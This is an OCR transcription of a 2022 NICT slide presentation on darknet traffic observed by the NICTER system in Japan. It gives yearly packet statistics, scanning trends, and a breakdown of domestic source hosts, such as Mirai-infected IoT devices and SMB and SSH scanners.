NICTER観測で捉えた、日本国内の脅威2021+2022

2022年6月24日

国立研究開発法人 情報通信研究機構
サイバーセキュリティ研究所
サイバーセキュリティ研究室
解析チーム


NICT National Institute of Information and Communications Technology

CYNEX CYBERSECURITY NEXUS

はじめに

- NICTではインターネット空間にばら撒かれるパケットを日々観測しています
- 観測されるパケットは宝の山♪
- パケットの特徴やその送信元を調べることで，マルウェアに感染したIoT機器の実態や感染原因となった機器の脆弱性などを把握することができます
- 本日の講演では，2021-22年のNICTER観測で明らかになった日本国内のインターネットにおける感染実態を紹介します

NICTERダークネット観測



NICTER

- サイバー攻撃リアルタイム大規模観測・分析システム
- 国内外で30万の未使用IPアドレス“**ダークネット**”を観測
- 無差別型サイバー攻撃の大局的な傾向把握に有効

ダークネット観測で見えるもの


●インターネット上で何かを探す行為

- ✓ ワーム型マルウェアによるスキャン
- ✓ リフレクタ探索（DNS Open Resolver探索、NTP探索 etc.）
- ✓ セキュリティ関連組織等による定期スキャン

●DoS攻撃の跳ね返り

- ✓ DDoSバックスキャッタ
  - ※ 送信元IPアドレス偽装されたSYN Floodへの応答
- ✓ DNS水責め攻撃のバックスキャッタ
  - ※送信元IPアドレス偽装されたランダムサブドメイン攻撃

●設定ミス




NICTERダークネット観測統計（過去10年）

年	年間総観測パケット数	ダークネットIPアドレス数	1 IPアドレス当たりの年間総観測パケット数
2012	約78.0億	190,276	53,206
2013	約128.8億	209,174	63,682
2014	約241.0億	212,878	115,335
2015	約631.6億	270,973	245,540
2016	約1,440億	274,872	527,888
2017	約1,559億	253,086	578,750
2018	約2,169億	273,292	806,877
2019	約3,756億	309,769	1,231,331
2020	約5,705億	307,985	1,849,817
2021	**約5,180億**	**289,946**	**1,747,685**

1アドレスあたり

18秒に1回

攻撃関連通信受信



1 IPアドレス当たりの年間総観測パケット数

※1　「年間総観測パケット数」は、全観測期間について集計方法の見直しを行い、全ダークネットセンサ宛の全パケット数に統一した。
　　数値は資料作成時点のデータベースの値に基づくが、集計後にデータベースの再構築等が行われ数値が増減することがある。
※2　「ダークネットIPアドレス数」は、当該年12月31日に稼働していたセンサIPアドレス数である。


海外調査機関の探索パケットが観測全体の半数を占める

- **海外の調査機関によるIPv4空間のスキャン**が2018年頃から急増

- 2021年の調査スキャンの送信元は **7,631 IP**アドレス
  - そのほとんどが**身元不明**（Whoisやrdns情報を調べても分からない）
  - 全ポートスキャン，同一ネットワーク帯への集中的スキャン
  - 多いものは1日に1億～4億パケット/ホスト

- 組織のネットワーク運用に障害が出っているという報告も


2021年の攻撃関連パケット数の実態（調査スキャンを除く）



ここ4 年の攻撃関連パケット数は緩い上昇傾向
2021年は2020年と同程度

日本国内の送信元から観測された攻撃関連パケット


日本国内からダークネット宛パケット数の推移



日本発のパケットは世界全体の約 0.5%
昨今の攻撃パケットは減少傾向にある

※一部センサーの受信パケットを見直したため、値が前回と異なります。

日本国内にある攻撃関連パケットの送信元ホスト数の推移



5月12日は3729ホスト
全ホストを調査した結果(次のスライド)

平均3466ホスト/日

（補足情報）
- 国判定はwhoisによる
- 詐称パケットの送信元IPアドレスも含む（TCPを1パケット以上観測した日本国内のホストをカウント
- UDPのみを送信するホストは除外（送信元詐称の可能性が高いため）

2022年5月12日現在の日本国内の全送信元ホストの内訳

ホスト数	送信元のホスト・機器	スキャンの宛先ポート	攻撃対象/サービス
1033	Miraiに感染したIoT機器	{23}	IoT機器
402	Windowsなど(EoL製品含む)	{445}	Windows(SMB)
237	携帯キャリアA社	{8080}	不明(宛先は単一のIPアドレス)
126	複数（サーバー、ラズパイ、OpenWRTなど）	{22}	SSH
72	Miraiに感染したIoT機器	{23}	IoT機器
65	携帯キャリアA社	{80}	不明(宛先は単一のIPアドレス)
45	携帯キャリアA社	{7300 8080}	不明(宛先は単一のIPアドレス)
44	携帯キャリアA社	{389 7300}	不明(宛先は単一のIPアドレス)
42	マルウェア感染端末（機器不明）	{5555}	Android OS搭載機器(ADB)
41	不明	{65535}	不明
